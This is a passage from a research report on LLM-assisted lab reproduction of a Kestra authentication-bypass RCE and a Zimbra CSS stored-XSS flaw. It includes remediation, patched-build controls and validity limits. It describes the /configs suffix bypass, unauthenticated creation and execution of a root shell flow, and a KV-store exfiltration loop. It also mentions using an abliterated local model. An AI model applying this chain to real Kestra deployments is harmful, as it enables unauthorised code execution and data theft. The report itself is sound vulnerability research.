`GET .../namespaces/tutorial/kv/configs`	404	consistent with bypass; not conclusive alone

The paired status changes support the suffix-match diagnosis. A 404 or 405 response alone does not prove authentication bypass. The unauthenticated state changes and command output in the following steps establish the demonstrated impact.

6.5.3 Step 3: Unauthenticated flow creation

The malicious flow's namespace and id are both `configs` so that the create and execute routes end in `/configs`. `POST` creates the flow with no credentials; the server responds `HTTP/1.1 200 OK` and the flow is persisted at revision 1 by an anonymous request.

6.5.4 Step 4: Unauthenticated execution – RCE as root

A `POST` to `/api/v1/main/executions/configs/configs` with no credentials returns `HTTP/1.1 200 OK`, and the resulting execution reaches state `SUCCESS`. Its log shows:




Figure 6.2: The `configs` flow as shown in the execution Topology view. The shell task is visible; the request record establishes how the flow was created.

```
... DEBUG Starting command with pid 99 [/bin/sh -c set -e
                                        echo MARKER-CVE-2026-49869; id; hostname; uname -r
    ↪ ]
... INFO  MARKER-CVE-2026-49869
... INFO  uid=0(root) gid=0(root) groups=0(root)
... INFO  97203d9b763b
... INFO  5.15.0-185-generic
... DEBUG Command succeed with exit code 0
```

Unauthenticated remote code execution confirmed. An HTTP client with no session, no API token and no `Authorization` header created a workflow and executed shell commands as `uid=0(root)` inside the Kestra worker container.

The assistant reached this verdict step by step from observed responses, then chose the cleaner zero-credential exfil path once it saw the log route would not line up:

Interaction record — Claude Code, from bypass to confirmed root RCE

CLAUDE CODE: Baseline is clean: **401 without credentials, 200 with**. Appending a path segment named `configs` flips `401` to `404/405/200` — the request now reaches the controller.

CLAUDE CODE: Flow created unauthenticated (revision 1); triggered it. **Full unauthenticated RCE as root confirmed** — `uid=0(root)`, inside container `97203d9b763b`.

CLAUDE CODE: Fetching our own logs by route shape won't line up, but an attacker doesn't need the log API: the cleaner zero-credential exfil is out-of-band — the RCE command writes its output into the KV store, read back over the same `configs` trick.

6.5.5 Step 5: Zero-credential write → execute → read loop

The RCE payload can write its output to the namespace key–value store, which the attacker then reads back over the same `/configs` bypass – every request in the loop is unauthenticated: overwrite the flow




Figure 6.3: Executions view immediately after Step 4. The `configs/configs` execution shown here was started by the author through the recorded unauthenticated API request; the screenshot corroborates its existence.




Figure 6.4: Overview tab of the malicious execution: final state `SUCCESS`, namespace and flow `configs`, and *Trigger: none*. This field does not establish the authentication state of the initiating request.

with an exfiltration payload (200), trigger it (200), then read the loot back from the KV store (200). The full chain – plant workflow, execute as root, retrieve output – completes with no credentials at any step.

6.6 Impact

The demonstrated result is unauthenticated workflow creation and execution, with shell output identifying root inside the worker container. The key–value sequence demonstrates retrieval of test output. Direct API bypass is bounded to routes that satisfy the vulnerable suffix check; it is not proof of unrestricted access to every flow, execution or secret.




Figure 6.5: Logs tab of the malicious execution, showing the command output including `uid=0(root)` and the `PWNED-BY-UNAUTH` string. This screenshot and the console example use different markers from the recorded demonstrations.




Figure 6.6: Namespace `configs` → KV Store in the Kestra UI: the `configs` key written by the RCE payload, both written and read with no credentials.

Command execution may expose data and capabilities available to the worker, depending on deployment permissions. Host escape, lateral movement, production-secret disclosure and destructive actions were not tested. These possible consequences are distinct from the recorded result.

6.7 Remediation

1. **Upgrade** to Kestra **1.3.21** (or **1.0.45** on the 1.0.x line). The fixed release removes the overbroad authentication exemption; the runtime control below covers the recorded flow requests.
2. **Interim mitigations** where upgrade is not immediate:

- apply a reviewed reverse-proxy policy that protects affected resource routes while preserving documented global and tenant-scoped public configuration endpoints;
- restrict network access to the Kestra API to trusted management ranges;
- disable the `plugin-script-*` plugins if not required, removing the direct code-execution primitive (the auth bypass itself remains);
- do not run the container as root; do not mount the Docker socket.

3. **Detection**: alert on executions carrying the label `system.from:api` with no associated authenticated user, and on flows or namespaces literally named `configs`.

6.7.1 Control Test Against the Patched Build

The lab image was switched to the fixed release and the bypass re-tested with the identical requests used in Steps 2 and 3:

```
GET  flows/configs  -> 401
POST flows/configs  -> 401
```

On `kestra/kestra:v1.3.21` both requests return 401, where the vulnerable v1.3.20 build returned 200 for the same requests. The `/configs` suffix no longer bypasses authentication: the fix is confirmed.



Figure 6.7: Control test on `kestra/kestra:v1.3.21`: `GET` and `POST` to `/api/v1/main/flows/configs` both return `HTTP 401`, where the vulnerable v1.3.20 build returned `200`.

Chapter 7

Comparative Analysis and Discussion

7.1 Observed Assistant Contributions

The local model supplied setup ideas and Zimbra test candidates. The record contains useful scaffolding alongside an invalid installer flag and generic scripting payloads rejected by the target. Claude Code assisted with tool execution, differential probing and evidence collection. These are different roles with different access to feedback, so the observations cannot support a ranking of the underlying models.

Table 7.1: Observed roles of the two assistants

	Local Qwen	**Claude Code**
Scope	Zimbra candidate generation	Supervised operations for both targets
Feedback	Results relayed by the author	Tool output available within the workflow
Useful contribution	Setup suggestions and candidate inputs	Test execution, troubleshooting and evidence collection
Recorded limitation	Invalid option and blocked generic payloads	Interpretations still required checking against raw observations
Attribution	Text proposals, not direct target access	Assisted execution, not autonomous discovery

Willingness to provide an answer did not guarantee correctness in the local-model sessions. This does not measure the causal effect of abliteration: an otherwise identical unmodified model was not tested. Likewise, direct tool feedback made correction possible within the agentic workflow, but there is no measured timing baseline from which to estimate acceleration.

7.2 Comparison of Demonstrated Outcomes

Zimbra's matrix records eleven submitted forms: three stripped controls and eight preserved outputs. The browser evidence covers the demonstrated escaped directives, not every preserved entry. The retained form structure establishes markup injection; no credential-submission experiment was recorded. Kestra provides a stronger end-to-end execution result because the request record, resulting application state and worker output can be considered together. Root execution is bounded to the worker container.

7.3 Shared Failure Pattern

Both defects involve a security check whose interpretation does not adequately match downstream behaviour. CSS escape handling creates a distinction between textual spelling and browser-recognised syntax. A path suffix creates a distinction between an intended public configuration endpoint and

Table 7.2: Evidence and limits across the case studies

	Zimbra	**Kestra**
Security boundary	HTML/CSS sanitisation and rendering	Authentication exemption and workflow API
Baseline	Literal imports and tested scripting constructs removed	Recorded protected requests rejected without credentials
Positive evidence	Selected escaped imports fetched; CSS applied; form markup preserved	Unauthenticated flow creation, execution and retrieval of test output
Control	Source/dependency comparison with 10.1.13	Repeated flow requests rejected by 1.3.21
Not demonstrated	JavaScript execution, credential capture or session-token theft	Host escape, real secret theft or access to every resource

protected routes that happen to share a final segment. The general design lesson is to enforce security policy on parsed, well-defined structures and narrowly specified endpoints. A string comparison alone is not a general substitute for correct parsing and routing.

7.4 Severity and Practical Impact

The cited Zimbra advisory reports CVSS 3.1 score 7.2 (High), while the Kestra vendor advisory reports 10.0 (Critical) [2, 7]. These scores describe the advisory's assessment, not a score calculated from this laboratory. The Zimbra demonstration involved opening a message; that procedural observation is kept separate from the advisory's UI:N vector. In both cases, the report's impact statements are bounded by the tested configuration and observed effects.

7.5 Threats to Validity

Internal validity.

The author selected tests, interpreted responses and supplied feedback. Human expertise, prior advisory knowledge and differing tool access are confounding factors. Condensed interaction summaries make the report readable but are not a substitute for the underlying records.

Construct validity.

Sanitiser survival, HTTP status changes and screenshots measure different properties. Treating any one as complete proof would overstate the outcome. The report therefore combines observations and explicitly records negative and untested results.

External validity.

Two products, one local model derivative and a small set of supervised sessions cannot represent all models or deployments. Browser behaviour, plugin configuration, worker privileges and network policy can change practical impact.

Reproducibility.

The archive records the local GGUF filename and runtime build, but does not provide a complete immutable model identity for every assistant session. The Zimbra patch assessment is source-based; only Kestra has a retained patched runtime control. No manual-only baseline, matched model trial or systematic timing measurement was conducted.

7.6 Implications for Reproduction Practice

An effective report separates proposed actions from observed results, keeps a negative control, records the exact target version, and identifies the boundary of each claim. Patched tests should repeat the relevant request or input rather than rely on a version banner alone. Screenshots should corroborate machine-readable evidence, with captions describing exactly what is visible. These practices make an assisted reproduction reviewable even when a model's initial explanation is wrong.

Chapter 8

Conclusion and Future Work

8.1 Conclusion

This report examined LLM assistance through supervised reproductions of two known vulnerabilities. The assistants supplied setup material, candidate tests and operational support. Laboratory feedback rejected incorrect suggestions and established which effects could be claimed. The results support a qualitative account of that workflow, not a claim of independent model discovery or measured superiority.

For Zimbra, the retained evidence demonstrates selected escaped-import stylesheet fetches, message-scoped CSS effects and a style-boundary breakout with preserved form markup. It does not demonstrate JavaScript execution, credential capture or session-token theft. The eleven-form matrix describes sanitiser output; not all preserved entries have a corresponding browser-level validation. The comparison with version 10.1.13 is based on source and dependency changes.

For Kestra, the recorded unauthenticated requests produced a workflow execution and command output as root inside the worker container. Repeated flow requests returned HTTP 401 on version 1.3.21, providing a direct control for the tested bypass. Host escape and production-secret access were not tested.

The principal methodological finding is that model output becomes a defensible result only through independent observation and careful interpretation. The technical cases reinforce the need to align filtering and authentication decisions with the semantics of the parser or router that consumes the input.

8.2 Future Work

1. **Complete the Zimbra runtime control.** Repeat the recorded input matrix against a patched deployment and collect matching sanitised-output, DOM and network observations.
2. **Extend browser-level validation.** Test each preserved matrix entry separately, including the comment-separated form, and distinguish syntax acceptance from resource fetching.
3. **Run a controlled assistance study.** Use identical tasks, a manual-only baseline, fixed prompts and model identities, and predeclared success criteria. Measure time and correction effort rather than inferring them from narrative flow.
4. **Improve evidence provenance.** Record model-file hashes, assistant version identifiers, image digests, request identifiers and timestamps alongside test outcomes.
5. **Validate defensive controls.** Evaluate regression tests and proposed detection rules for both false positives and missed cases, including legitimate tenant-scoped public endpoints in Kestra.

References

[1] National Vulnerability Database, *CVE-2025-66376 Detail*, https://nvd.nist.gov/vuln/detail/CVE-2025-66376.

[2] GitHub Security Advisory `GHSA-h7wg-85fj-3c6g` (Zimbra Collaboration Classic Web Client stored XSS), https://github.com/advisories/GHSA-h7wg-85fj-3c6g.

[3] Cybersecurity and Infrastructure Security Agency, *Known Exploited Vulnerabilities (KEV) Catalog*, https://www.cisa.gov/known-exploited-vulnerabilities-catalog.

[4] Zimbra Software, LLC, *zm-mailbox source repository*, tags `10.1.0` and `10.1.13`, https://github.com/Zimbra/zm-mailbox.

[5] Zimbra Software, LLC, *Zimbra Collaboration 10.1.13 / 10.0.18 Release Notes and Security Center* (November 2025), https://wiki.zimbra.com/wiki/Zimbra_Releases/10.1.13.

[6] Kestra Technologies, *Kestra OSS source repository and security advisories*, https://github.com/kestra-io/kestra.

[7] Kestra Technologies, *Kestra OSS Authentication Bypass Leading to Remote Code Execution*, security advisory GHSA-5vc5-wxxq-3fjx, June 2026, https://github.com/kestra-io/kestra/security/advisories/GHSA-5vc5-wxxq-3fjx.

[8] MITRE, *CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*, https://cwe.mitre.org/data/definitions/79.html.

[9] MITRE, *CWE-288: Authentication Bypass Using an Alternate Path or Channel*, https://cwe.mitre.org/data/definitions/288.html.

[10] W3C, *CSS Syntax Module Level 3* (escape-sequence normalisation semantics for identifiers and at-keywords), https://www.w3.org/TR/css-syntax-3/.

[11] Qwen Team, Alibaba Cloud, *Qwen2.5-Coder Technical Report*, 2024, https://arxiv.org/abs/2409.12186; model weights at https://huggingface.co/Qwen.

[12] G. Gerganov *et al.*, *llama.cpp: LLM inference in C/C++*, https://github.com/ggml-org/llama.cpp.

[13] A. Arditi, O. Obeso *et al.*, *Refusal in Language Models Is Mediated by a Single Direction*, 2024, https://arxiv.org/abs/2406.11717.

[14] G. Deng et al., *PentestGPT: Evaluating and Harnessing Large Language Models for Automated Penetration Testing*, Proceedings of the 33rd USENIX Security Symposium, pp. 847–864, 2024, https://www.usenix.org/conference/usenixsecurity24/presentation/deng.